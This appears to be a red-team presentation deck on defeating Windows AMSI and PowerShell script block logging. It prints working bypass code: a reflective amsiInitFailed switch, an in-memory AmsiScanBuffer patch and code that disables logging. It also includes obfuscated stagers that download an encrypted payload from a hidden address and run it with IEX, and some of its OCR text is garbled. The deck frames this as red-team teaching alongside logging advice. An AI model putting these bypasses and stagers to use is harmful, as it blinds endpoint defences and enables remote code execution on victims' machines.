


What Is AMSI?

The [Windows Antimalware Scan Interface](#) (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




AMSI Data Flow



That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
- **Identify fileless threats**



Fragility of AMSI Detections

```
1 $ErrorActionPreference = "SilentlyContinue";
2 $c67=[REF].ASSEMBLY.GETTYPE('System.Management.Automation.Utils')."GetFileLD"('cachedGroupPolicySettings','N'+onPublic,Static');
3 If($c67){
4     $c64=$c67.GetValue($Null);
5     If($c64['ScriptB'+lockLogging']){
6         $c64['ScriptB'+lockLogging']['EnableScriptB'+lockLogging']=0;
7         $c64['ScriptB'+lockLogging']['EnableScriptBlockInvocationLogging']=0
8     }
9     $val=[COLLECTIONS.GENERIC.DICTIONARY[STRING,SYSTEM.OBJECT]]::new();
10    $val.ADD('EnableScriptB'+lockLogging',0);$val.ADD('EnableScriptBlockInvocationLogging',0);
11    $c64['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging]=$val
12 }
13 Else{
14     [ScriptBlock].GetFileLD('signatures','N'+onPublic,Static).Setvalue($Null,(New-Object COLLECTIONS.GENERIC.HASHSET[STRING]))
15 }
16 $Ref=[REF].ASSEMBLY.GETTYPE('System.Management.Automation.Amsi'+Utils');
17 $REF.GETFILELD('amsiinitf'+ailed','NonPublic,Static').Setvalue($Null,$true);
18 $ba0=New-Object SYSTEM.NET.WEBCLIENT;
19 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
20 $ser=$([TEXT.ENCODING]::Unicode.GetString([CONVERT]::FromBase64String('aAB0AHQACAA6AC8ALWAXADKAMgAuADEANGA4AC4AMQA4ADMALgAXADMA0AA6ADgAMgA=')));
21 $t='/admin/get.php';$ba0.Headers.Add('User-Agent',$u);
22 $ba0.PROXY=[SYSTEM.NET.WEBREQUEST]::DefaultWebProxy;
23 $ba0.PROXY.CREDENTIALS = [SYSTEM.NET.CREDENTIALCACHE]::DefaultNetworkCredentials;
24 $Script:Proxy = $ba0.Proxy;
25 $K=[SYSTEM.TEXT.ENCODING]::ASCII.GetBytes('%Ygb>oif]L,lazdw. []IyR2E3w*|xe:');
26 $R={$D,$K=$ARGS;$S=0..255;0..255}%{$J=($J+$S[$_]+$K[$_%$K.Count])%256;
27     $S[$_],$S[$J]=$S[$J],$S[$_];
28     $D|%{$I=($I+1)%256;
29         $H=($H+$S[$I])%256;
30         $S[$I],$S[$H]=$S[$H],$S[$I];
31         $_-BXOR$S[(($S[$I]+$S[$H])%256)};};
32 $ba0.Headers.Add("Cookie","gGafiyotyWT=6QUDos9sBY/ZXwEvaWcvFWDgNys=");
33 $data=$ba0.DownLoadData($ser+$t);
34 $iv=$data[0..3];
35 $data=$data[4..$data.Length];
36 -Join[Char[]](& $R $data ($iv+$K))|IEX
```

At line:1 char:1

+ \$ErrorActionPreference = "SilentlyContinue";

+ ~~~~~

This script contains malicious content and has been blocked by your antivirus software.

+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException

+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

Fragility of AMSI Detections

```
1 $ErrorActionPreference = "SilentlyContinue";
2 $REF=[ReF].Assembly.GetType('System.Management.Automation.Amsi'+ 'Utils');
3 $REF.GetField('amsiInitF'+ 'ailed', 'NonPublic,Static').SetValue($NULL,$True);
4 $K=[System.Text.Encoding]::ASCII.GetBytes('lqI.viv4{un#decR,z6~1YOj=3hAkN^t');
5 $R={$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_]$K.Count)%256;$S[$_],$S[$J]=$S[$J],$S[$_]};
6   $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXOR$S[(($S[$I]+$S[$H])%256)]}};
7 $bad=[System.Net.WebClient]::new();
8 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
9 $ser=$( [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQACAA6AC8ALwAxADkAMgAuADEANGA4AC4AMgAXA
10 $t='/login/process.php';
11 $bad.Headers.Add('User-Agent',$u);
12 $Bad.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
13 $Bad.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
14 $Script:Proxy = $bad.Proxy;
15
```

```
$Script:Proxy = $bad.Proxy;
```

```
$Bad.Headers.Add("Cookie","KMvKQQmd1dupmz=9GoxSgjoX5V1qnx2kSezX9UytZ0=");
```

```
$Dab=$bad.DownloadData($ser+$t);
```

```
$IV=$Dab[0..3];
```

```
$Dab=$dab[4..$Dab.Length];
```

```
-join[Char[]](& $R $Dab ($IV+$K))|IEX
```

Script Block Logging

- First introduced in PowerShell v4 but was rudimentary
- v5 introduced “Deep Script Block Logging”
 - Follows execution down through multiple levels
- Event ID – 4104

```
## Malware function SuperDecrypt { param($script)

    $bytes = [Convert]::FromBase64String($script)          ## XOR "encryption"
    $xorKey = 0x42 for($counter = 0; $counter -lt $bytes.Length; $counter++) {
        $bytes[$counter] = $bytes[$counter] -bxor $xorKey }

    [System.Text.Encoding]::Unicode.GetString($bytes) }

$decrypted = SuperDecrypt "FULwQitCNklnQm9CCKltQjFCNkjiQmVCEkI1QixCJkIQg==" Invoke-
Expression $decrypted
```

Compiling Scriptblock text (1 of 1):

```
function SuperDecrypt { param($script)
```

```
    $bytes = [Convert]::FromBase64String($script)
```

```
    ## XOR "encryption" $xorKey = 0x42 for($counter = 0; $counter -lt $bytes.Length;
    $counter++) { $bytes[$counter] = $bytes[$counter] -bxor $xorKey }
```

```
[System.Text.Encoding]::Unicode.GetString($bytes) }
```

ScriptBlock ID: ad8ae740-1f33-42aa-8dfc-1314411877e3

Compiling Scriptblock text (1 of 1):

```
$decrypted = SuperDecrypt "FULwQitCNklnQm9CCKltQjFCNkjiQmVCEkI1QixCJkIQg=="
```

ScriptBlock ID: ba11c155-d34c-4004-88e3-6502ecb50f52

Compiling Scriptblock text (1 of 1):

```
Invoke-Expression $decrypted
```

ScriptBlock ID: 856c01ca-85d7-4989-b47f-e6a09ee4eeb3

Compiling Scriptblock text (1 of 1):

```
Write-Host 'Pwnd'
```

ScriptBlock ID: 5e618414-4e77-48e3-8f65-9a863f54b4c8

[illegible]

-

Powershell Logging

- Would make a bad day for red teams...if organizations actually used it properly.
 - Alert fatigue
 - Administrators using “sketchy” scripts
 - Deep script block logging can result in multiple alerts for a single script execution
 - FireEye: Invoke-Mimikatz produces 116 events totaling 5MB.
 - If start/stop event logging is enabled that jumps to 96K+ events totaling 50MB
 - Bypasses are still effective



Recommended Settings

- Where possible, [Mandiant](#) recommends enabling all three log sources:
 - Module Logging
 - Script Block Logging
 - Transcription
- Unique data recorded by each source
- “In environments where **log sizes cannot be significantly increased**, enabling script block logging and transcription will record most activity, while minimizing the amount of log data generated. At a minimum, script block logging should be enabled, in order to identify attacker commands and code execution.”



Mitigating the Mitigations


- AMSI Bypasses
- Obfuscation
- Keyword Obfuscation
- Script Block Logging Bypasses
- Event tracing Bypasses



Reflective Bypass

Simplest Bypass that currently works

- `$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');`
- `$Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);`



Patching AMSI.dll in Memory

- More complicated bypass, but still allows AMSI to load

```
1  $MethodDefinition = @'
2      [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3      public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5      [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6      public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8      [DllImport("kernel32")]
9      public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
10 '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'win32' -PassThru
13 $ASBD = "AmsiS"+"canBuffer"
14 $handle = [win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [win32.Kernel32]::GetProcAddress($handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Why does this work?

- AMSI.dll is loaded into the same memory space as PowerShell.
 - Unrestricted access to the memory space where AMSI runs
 - Can modify it however we please
- Tells the function to return a clean result prior to scanning



Obfuscation

- Still extremely effective
- Comes at a cost:
 - Complexity of the payload
 - Can add a significant amount of size
 - Takes time to encode every command
 - Can be defeated if analyzed at the end

[illegible]

OBFUSCATED

```
set-item ('v'+aRI+'Ab+LE:rk9o'+Vc') ([Type]("{1}{12}{6}{3}{4}{11}{0}{8}{5}{10}{7}{9}{2}" -f  

'b','.',',',CtIOnary['L']));$x5teH8=[Type]("{0}{1}{2}{3}"-F'SC','R','i','PtbLocK');Set-ITEm  

aRTABLe("KY"+"f")([Type]("{5}{1}{4}{0}{3}{2}{6}"-F'VlzcEpOInt','neT.S','ge','MA'NA','er','SySTEM.'  

'I','nG','Te'));set-vARiaBLE('z'+ap5')([Type]("{0}{1}{2}"-f'CON','v','erT'));$Ac5=[Type]  

"{1}{0}{2}"-f'3TG','bw','j')([Type]("{1}{2}{4}{5}{3}{0}"-f'nTiAlAcHe','s','ys','e','Te','M.NEt.  

YStem','TEXT.en','ING','coD','.'));If($PsVerSiOn$TAble."PSVerSiOn"."MAJOR"-ge3){${6}ce0=  

{2}{8}{0}{5}{1}{7}{4}{6}"-f'at','on','em.Management.','t','til','i','s','U','Autom','Sys')};"GETFI  

'),('N'+("{2}{3}{1}{0}"-f','Static','ublic','on','P'));$IF(${6}CE0){${8}FBal=${6}CE0}.("{1}{2}{0}"-f'  

'crip','tB')+("{2}{1}{0}"-f'gging','ockLo','l'})${8}FBA[("){0}{2}{1}"-f'Scrip','B','t')+("{0}{1}{2  

','E')+("{2}{1}{0}"-f'ging','ckLog','lo')]=$0;${8}FBA[("){0}{2}{1}"-f'ip','tB','Scr')+("{2}{0}{1}"  

-eSc','gin','ript','Ena','kInvo','ionLog','Bloc','cat','g')]=0;${vAl}=$RK9ovC::("{1}{0}"-f'ew','n  

0)"-f'tB','p','eScri','Ena','bl'+("{2}{3}{1}{0}"-f'ng','gi','lockL','og'),0);${VAl}.("{0}{1}"-f'  

,'ionLogging','at','l','able','ockLi','nv','En'),0);${8}Fba[((({18}{12}{13}{3}{15}{10}{16}{14}{2}{1}  

L','icro','iptB','sof','Sh','s{0}M','ows{0}','H','t{0}Wind','KEY','LOC','E{0}SoF','MAC','IN','Power  

))]=$VAl];ElSe{(varIAble("{1}{0}"-f'h8','X5Te')).VALUE.GETFIeld(("{1}{0}{2}"-f'natur','si  

".SetvAluE{"nuLL"},(("{1}{0}{2}"-f'O','New-','BJEcT").{2}{3}{6}{0}{4}{5}{1}"-f'.G',{strIng]  

able("Of"+y8")).Value.ASeMBLy".("{0}{1}"-f'GETT','ypE').Invoke(("{6}{0}{2}{4}{1}{5}{3}"-f'Man  

ils','U'));$rEfF.("{0}{2}{1}"-f'GeTFI','ld','E').Invoke(("{2}{1}{0}"-f'itF','iIn','ams')+("{0}{1  

0}{1}"-f'ValU','e','SEt')).Invoke("${NuLL},${tREue});(Get-Childitem('v'+aRTAB+LE:Kyf')).VAL  

,'New-0").{1}{2}{0}{3}"-f'et.WeBCLI','SyStEm','N','ENT');$U=("{3}{8}{2}{1}{1}{17}{15}{7}{18}{0}{4  

,'1','likeGec','WOW6','zilla/5.0(W','n','ide','0'),'1','ko','t/7.0;rv','1','r','6','4;');$;  

'-val::("{4}{1}{0}{2}{3}"-f'4St','mBASE6','RI','NG','FRo')).Invoke(("{3}{4}{6}{1}{7}{0}{9}{5}{11}{2  

','ga','ADYAMWA','=','ADEANGA4','A4ADAAGoG0','4AMQA')));${t}=("{0}{1}{2}{3}{4}"-f'/l','o','g','in/pr'  

'{0}{2}{3}{1}"-f'User','t','Ag','en'),{$U});${aeFBJ}.ProXY="(gi(vARI+abLE:a+C5')).V  

(gET-vARiaBLE("{0}{2}{1}"-f'bw3','J','Tg')-vaL)::DEFauLT`NeTWOrk`CrEdEnt`IALS`;${scrIpT:  

Le:UHWokX}).Value::"acScii".("{0}{1}{2}"-f'G','ET','ByTES')).Invoke(("{1}{7}{3}{6}{2}{4}{5}{0}"-f'^  

,{k}=${ar$G};${S}=0..255;0..255).('%'){${J}=${J}+${S}[_] + ${k}[${_}%$K}."couNt"%256;${S}[_  

6;${H})=(${h})+${s}[${I}]%256;${S}[${I}],${s}[${h}])=${S}[${H}],${S}[${I}];$_-BxorS${s}[({S}[${I}])+${  

("){0}{1}"-f'C','ookie'),("{3}{10}{2}{1}{7}{0}{6}{4}{8}{9}{5}"-f'Yw=9FT+F','vf','pc','R','ZO','ni4  

}{0}{3}"-f'DaT','D','OwnLOAD','a').Invoke("${s`ER"}+${t});${I`V}=${Da`TA}[0...3];${d`ATA}=${d`ATA}[4...${  

}{0}{1}"-f'I','EX')}
```

Obfuscation

- Obfuscation on its own can get most payloads 90% of the way to not being detected
- The key piece is you still need to remove the common signatures that give things away (Structure or Keywords)

```
[SySTEM.NET.SerVicePointManAGer]::ExpECT100CoNTinUe=0;  
$508C=NEW-OBJECT SYSTeM.Net.WEBClient;  
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11  
$508C.HeaDerS.Add('User-Agent',$u);  
$508C.HeAdERS.ADD('User-Agent',$u);  
$508C.PrOXY=[SySTem.NET.WebREQUEST]::DeFAULTWEbPrOxY;$508c  
$Script:Proxy = $508c.Proxy;
```


Keyword Aliasing

- AMSI searches for common terms in memory which raises your threat level
- These can be triggered even when not ran directly
- For example:
 - Mimikatz
 - Empire
 - PowerSploit
 - Etc

```
Invoke-Mimikatz
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\dredg> Invoke-Empire
At line:1 char:1
+ Invoke-Empire
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Keyword Obfuscation

- Changing commonly flagged terms to random strings makes detection **REALLY** hard
- Why don't you do this with everything?
 - You can, but it is time consuming to pick which values to alias
 - Requires a lot of entries into the database (every alias needs to be tracked)


	Keyword	Replacement
	Filter	Filter
1	Invoke-Mimikatz	Q8D45
2	Invoke-Empire	DLXZN

Invoke-Mimikatz -> Q8D45

Invoke-Empire -> DLXZN

Importing to Avoid Script Logs

- Import-Alias can avoid obfuscated script block logs
 - Importing the aliasing never hits the log
 - Supports WebDAV allowing for remote file locations
- Can use other functions like Import-clixml
- If Module Logging is enabled:
 - Import-Alias still hits the log
 - Module Logging is basically impossible to avoid initially




Import Alias Log

- All that hits the log is our imported aliasing name
- Can embed commands in the alias description

```
PS C:\Users\Kevin> Iex "New-Object system.net.webclient"

AllowReadStreamBuffering : False
AllowWriteStreamBuffering : False
Encoding                  : System.Text.SBCSCodePageEncoding
BaseAddress               :
Credentials               :
UseDefaultCredentials     : False
Headers                   : {}
QueryString               : {}
ResponseHeaders           :
Proxy                     : System.Net.WebRequest+WebProxyWrapper
CachePolicy               :
IsBusy                    : False
Site                      :
Container                  :
```



Demo Time

Good Red Team Practices

- Red Teaming is about representing the threat not “winning”
 - Getting caught is not necessarily bad!
- The newest exploits and techniques might not teach the customer much
 - 0-days are cool, but don't provide useful takeaways
- Red Teams are there to represent threats and APTs still <3 PowerShell





Questions?

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